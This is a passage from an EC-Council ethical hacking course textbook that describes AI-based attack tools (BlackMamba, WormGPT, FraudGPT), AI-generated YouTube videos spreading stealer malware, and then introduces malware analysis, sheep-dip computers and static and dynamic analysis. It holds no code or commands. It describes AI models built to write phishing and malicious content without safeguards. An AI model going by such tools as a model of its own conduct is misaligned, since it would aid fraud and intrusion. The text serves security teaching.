


Figure 7.79: Screenshot showing Blackmamba payload logging the keys

- **WormGPT**

  Source: *https://www.dazeddigital.com*

  WormGPT is an AI-based chatbot built upon open-sourced GPT-J LLM capable of interpreting and responding to natural language text. The malware also helps attackers create convincing and personalized fake emails for tricking users. Attackers can use WormGPT to enter prompts that generate human-like replies that they can use to lure users into disclosing critical information and sending money. The emails that are generated are convincing and impersonate a trusted person in business communication.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For instance, the business email compromise (BEC) vector of WormGPT is trained on diverse data sets, specifically on malware-related data, which are often kept confidential. The malware crafts email with exceptional grammatical accuracy for launching spear phishing attacks on targeted organizations.




Figure 7.80: Screenshot showing WormGPT

- **FraudGPT**

  Source: *https://news.kaduu.io*

  FraudGPT is a malicious AI-driven tool tailored similarly to ChatGPT, but it produces deceptive content for malicious activities. It is typically trained using a massive dataset of text and code particularly chosen for malicious purposes. By ingesting this data, FraudGPT learns the patterns and techniques used in these malicious activities. Attackers can use this tool to generate deceptive content such as convincing phishing mails and social engineering tactics, creating cracking tools, engaging in carding activities, identifying vulnerabilities, and many other malicious activities.

  Attackers can leverage this AI-driven tool to develop new adversarial variants. These variants are specifically crafted to enable attackers to perform various types of cybercriminal activity, operating without ethical constraints. Additionally, attackers can buy this tool from various Dark Web marketplaces and also on Telegram platforms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.81: Screenshot showing FraudGPT Telegram channel

AI-Generated Videos: Malware Spread Through YouTube

Source: *https://www.cloudsek.com*

Attackers can use AI to spread malware through trusted sources such as YouTube. They can create videos using AI-generated video tools such as Synthesia and D-ID to exploit the trustworthiness of human-like personas. By utilizing these tools, attackers masquerade as software tutorials offering cracked versions of popular software such as Photoshop, Autodesk 3ds Max, AutoCAD, and many others in their videos.

The description section of such videos contains tool links of free versions, tempting users to click on them. Upon clicking the links, stealer malware such as Vidar, RedLine, and Raccoon gets installed and starts infiltrating the system for extracting data such as login usernames and passwords. This stolen data can be analyzed using AI algorithms on C2 server, which can be used for further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.82: Screenshot showing AI-generated video from studio.d-id.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Analysis

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and fix existing infections and thwart future attacks, it is necessary to perform malware analysis. Many tools and techniques are available to perform such tasks.

This section explains the malware analysis procedure and discusses the various tools used to accomplish it.

What is Sheep Dip Computer?

Sheep dipping is a process used in sheep farming, whereby sheep are dipped in chemical solutions to make them parasite-free. In information security and malware analysis, sheep dipping refers to the analysis of suspicious files, incoming messages, etc., for malware.

The users isolate the sheep-dipped computer from other computers on the network to block any malware from entering the system. Before performing this process, it is important to save all downloaded programs on external media such as CD-ROMs or DVDs.

A computer used for sheep dipping should have tools such as port monitors, files monitors, network monitors, and one or more antivirus programs for performing malware analysis of files, applications, incoming messages, external hardware devices (such as USB and pen drive), and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some tasks that are typically run during the sheep dipping process are as follows:

- Run user, group permission, and process monitors
- Run port and network monitors
- Run device driver and file monitors
- Run registry and kernel monitors

Antivirus Sensor Systems

An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans. It is used along with sheep dip computers.




Figure 7.83: Screenshot displaying the working of Antivirus Sensor System

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware Analysis

Malware analysis is a process of **reverse engineering** a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware

Why Malware Analysis?

- To exactly determine what happened
- To determine the malicious intent of malware software
- To identify indicators of compromise
- To determine the complexity level of an intruder
- To identify the exploited vulnerability
- To identify the extent of damage caused by the intrusion
- To catch the perpetrator accountable for installing the malware

Types of Malware Analysis

Static Malware Analysis

- Also known as **code analysis**. It involves going through the executable binary code without **executing** it to have a better understanding of the malware and its purpose

Dynamic Malware Analysis

- Also known as **behavioral analysis**. It involves executing the malware code to know how it interacts with the host system and its impact on the system after infection

It is recommended that both **static** and **dynamic analyses** be performed to obtain a detailed understanding of the functionality of the malware

